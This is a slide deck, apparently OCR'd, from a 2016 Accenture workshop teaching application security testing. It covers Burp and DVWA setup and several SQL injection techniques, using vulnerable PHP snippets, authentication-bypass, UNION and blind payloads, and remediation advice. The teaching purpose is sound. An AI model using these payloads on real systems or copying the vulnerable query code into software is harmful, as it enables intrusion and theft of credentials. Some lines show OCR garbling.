accenture

Strategy | Consulting | Digital | Technology | Operations

Security Basics for Application Testing

TAPOST 2016

High performance. Delivered.

Presented By:
Aigars Naglis
and
Alise Silde

Today


- Intro
- Setup
- Workshop
  - Injection Flaws
  - Authentication Issues
  - Authorization Issues
  - Session Management
  - Web Server Configuration
  - Business Logic
- Some Great Tools
- Conclusions / Q&A

Intro

- Functional testing vs Security testing
  - Functional testing – will it break?
  - Security testing – how can I benefit from this?
- The right mindset
- Anyone can do it

Typical Setup

- Web Proxy like Burp Suite or ZAP
- Guidelines/checklist like OWASP Guide v4




Damn Vulnerable Web App (DVWA)

- Access the application on the IP provided by the virtual web server
- Log in with ‘admin:password’
- Go to the ‘Setup/Reset DB’ page and click the ‘Create / Reset Database’ button
- Go to ‘DVWA Security’, change level to ‘Low’ (or ‘Medium’, if you like a challenge) and click ‘Submit’.
- You can come back to ‘DVWA Security’ and set the security level to ‘Impossible’ to see how the vulnerability in question should be effectively remediated.

Burp Proxy

- In Firefox go to 'Options'->'Advanced'->'Network'->'Settings'


Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

[✓] Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

○ SOCKS v4 ● SOCKS v5 [ ] Remote DNS

No Proxy for:

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

- ○ Automatic proxy configuration URL:

[ ] Do not prompt for authentication if password is saved

Burp Proxy


- In Burp go to the ‘Proxy’ tab and the ‘Options’ section. Configure a proxy listener:


Add a new proxy listener

These settings control how Burp binds the proxy listener.

Bind to port: 8080

Bind to address: [✓ Loopback only] All interfaces Specific address: 10.122.148.136


Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080	☐		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Injection flaws

- SQL injection
- SQL injection (Blind)
- Cross-site Scripting (reflected)
- Cross-site Scripting (stored)
- OS command
- Others to be mentioned: XML, LDAP

SQL Injection

- User-controlled input that enables the attacker to interact with the application’s back-end database (DB) in non-intended ways.
- This could lead to user account compromise, extraction of sensitive data or denial of service.
- Common causes:
  - Lack of validation and sanitization
  - No prepared statements (bind queries) used
  - Principle of least privilege not applied
- Examples in code:


SQL Injection - Examples

```
$username = $_POST['username'];
$query = " SELECT * FROM Users WHERE username
= '$username';";
```


```
$username="Bob";
$query="SELECT * FROM Users WHERE
username='Bob';";
```

```
$username="Bob' AND DoB='11111918";
$query=" SELECT * FROM Users WHERE
username='Bob' AND DoB='11111918';";
```


SQL Injection - Examples


127.0.0.1:1337/sqli.php


Login: Bob


127.0.0.1:1337/sqli.php

Authentication successful!
Authenticated as: Bob
Login:


127.0.0.1:1337/sqli.php

Authentication successful!
Authenticated as: Bob
Login: ɔb' AND DoB='11111918



127.0.0.1:1337/sqli.php

Authentication failed!
Login:


SQL Injection – Authentication Bypass

```
  $username=$_POST[‘username’];
  $password=$_POST[‘password’];
  $query=“SELECT * FROM users WHERE
username=‘$username’ AND password=‘$password’;”;

$username=“Bob’ OR username=‘Alice’--”
$query=“SELECT * FROM users WHERE
username=‘Bob’ OR username=‘Alice’--’;”
```


SQL Injection – Authentication Bypass


127.0.0.1:1337/sqli2.php


Login: Bob ●●●●●●●● Submit


127.0.0.1:1337/sqli2.php


Login: Bob' or 'Alice'# Submit


127.0.0.1:1337/sqli2.php


Authentication successful!
Authenticated as: Bob
Login: Alice'# Submit


127.0.0.1:1337/sqli2.php

Authentication successful!
Authenticated as: Bob
Login: Submit


127.0.0.1:1337/sqli2.php

Authentication successful!
Authenticated as: Bob
Login: Submit


127.0.0.1:1337/sqli2.php

Authentication successful!
Authenticated as: Alice
Login: Submit


SQL Injection – Data Theft

```
   $company=$_POST[‘company’];
   $query=“SELECT name,lastname,DoB FROM users WHERE
company=‘$company’;”;

$company=“Accenture’ UNION SELECT password FROM users
WHERE ‘1’=‘1”
$query=“ SELECT name,lastname,DoB FROM users WHERE
company=‘Accenture’ UNION SELECT password FROM users WHERE
‘1’=‘1’;”;
```


• The query above will fail. Why? Count the columns.

```
$company= Accenture’ UNION SELECT null,null,password FROM users
WHERE ‘1’=‘1”
$query=“ SELECT name,lastname,DoB FROM users WHERE
company=‘Accenture’ UNION SELECT null,null,password FROM users
WHERE ‘1’=‘1’;”;
```


SQL Injection – Data Theft




```
127.0.0.1:1337/sqli3.php
Search name: Bob  [Submit]
```




```
127.0.0.1:1337/sqli3.php
Search name:   [Submit]

Name:   DoB:     Company:
Bob     18111918 Accenture
```




```
127.0.0.1:1337/sqli3.php
Search name: 3ob' OR DoB='11111918  [Submit]
```




```
127.0.0.1:1337/sqli3.php
Search name:   [Submit]

Name:   DoB:     Company:
Bob     18111918 Accenture
Mallory 11111918 IBM
Eve     11111918 IBM
```




```
127.0.0.1:1337/sqli3.php
Search name: password FROM users#  [Submit]
```



```
127.0.0.1:1337/sqli3.php
Search name:   [Submit]

Something went wrong with the query.
No users found!
Name: DoB: Company:
```



```
127.0.0.1:1337/sqli3.php
Search name: CT null,null,password FI  [Submit]
```



```
127.0.0.1:1337/sqli3.php
Search name:   [Submit]

Name:   DoB:     Company:
Bob     18111918 Accenture
                 password
                 password1
```

SQL Injection - Blind


- Uses true and false statement outcomes

  e.g. true=>successful query; false=>error message
- Retrieve information about data

  e.g. Is the first character of the user’s password ‘a’?
- Very slow data theft
- $DoB=“18111918’ AND password LIKE ‘a%”;


  $query=“SELECT * FROM users WHERE DoB=‘18111918’ AND password LIKE ‘%a’;”

SQL Injection - Blind


127.0.0.1:1337/sqli4.php


Search name: Bob Submit

Name:	DoB:	Company:
Bob	18111918	Accenture


127.0.0.1:1337/sqli4.php

Search name: Bob' AND '1'='1 Submit


Name:	DoB:	Company:
Bob	18111918	Accenture


127.0.0.1:1337/sqli4.php

Search name: Bob' AND '1'='2 Submit

No users found!


Name: DoB: Company:


127.0.0.1:1337/sqli4.php

Search name: ' AND password like 'a% Submit


No users found!

Name: DoB: Company:


127.0.0.1:1337/sqli4.php

Search name: ' AND password like 'p% Submit

Name:	DoB:	Company:
Bob	18111918	Accenture


127.0.0.1:1337/sqli4.php

Search name: AND password like 'pa% Submit

Name:	DoB:	Company:
Bob	18111918	Accenture

SQL Injection – Second Order

- Execute a query when the injected value is used in future queries.
- $query=“INSERT INTO users (name) VALUES (‘$name’);”


$name=“Bob’--”

$query2=“UPDATE users SET password=‘$password’ WHERE name=‘$name’ AND password=‘$old_password’;”


$name2=“Bob’--”


$query2=“UPDATE users SET password=‘$password’ WHERE name=‘Bob’-- AND password=‘$old_password’;”

SQL Injection – Second Order


127.0.0.1:1337/sqli4.php


Add user: Roger


Edit Copy Delete Roger password2 Roger NULL NULL 12


127.0.0.1:1337/sqli4.php


User added successfully!


Change password: ••••••••• password


127.0.0.1:1337/sqli4.php


Roger's password changed!


Add user:


Edit Copy Delete Roger password Roger NULL NULL 12


127.0.0.1:1337/sqli4.php


Add user: Samantha


Edit Copy Delete Samantha password2 Samantha NULL NULL 14


127.0.0.1:1337/sqli4.php


User added successfully!

Change password: password



127.0.0.1:1337/sqli4.php

Something went wrong with the query.


Change password:


Edit Copy Delete Samantha password2 Samantha NULL NULL 14


SQL Injection – Second Order


127.0.0.1:1337/sqli4.php


Add user: Samantha'# Submit




Edit	Copy	Delete	Samantha	password2	Samantha	NULL	NULL	14
Edit	Copy	Delete	Samantha'#	password2	Samantha'#	NULL	NULL	19


127.0.0.1:1337/sqli4.php

User added successfully!
Change password: 123 Submit



127.0.0.1:1337/sqli4.php

Samantha'#'s password changed!
Add user: Submit




Edit	Copy	Delete	Samantha	123	Samantha	NULL	NULL	14
Edit	Copy	Delete	Samantha'#	password2	Samantha'#	NULL	NULL	19

SQL Injection – Second Order



```
if (isset($_POST['submit'])) {

    #Use prepared statement here, so that the name can be injected without triggering SQL execution;
    $stmt = $db2->prepare("SELECT * FROM users WHERE username=:name") or die("Cannot prepare statement.");
    $stmt->bindValue(':name', $name);
    $stmt->execute();
    if ($stmt->rowCount()<1) {
        #Use prepared statement here, so that the name can be injected without triggering SQL execution;
        $stmt = $db2->prepare("INSERT INTO Users(username,name,password) VALUES(:name,:name,'password2')") or die("Cannot prepare statement.");
        $stmt->bindValue(':name', $name);
        $stmt->execute();
        if ($stmt->rowCount()<1) {
            echo "Something went wrong with the query.<br />";
```



```
} elseif (isset($_POST['change'])) {
    if (isset($_POST['old_password'])){
        $old_pass=$_POST['old_password'];
    } else {
        $old_pass="";
    }

    $query="UPDATE users SET password='$password' WHERE name='".$_SESSION['username']."' AND password='$old_pass'";
    $res=mysql_query($query, $db);
    $success=mysql_affected_rows($db);
    if ($success<1) {
        echo "Something went wrong with the query.<br />";
?>
```

Remediation

- Validate and sanitise all external data, rejecting all inputs that do not comply with the format of expected data. Use a web development framework for validation and sanitisation.
- Use prepared statements and parametrized queries to communicate with the back-end DB.
- Make sure the application accesses the DB with as little privilege as is absolutely necessary to make the application work.

Cross-Site Scripting (XSS)

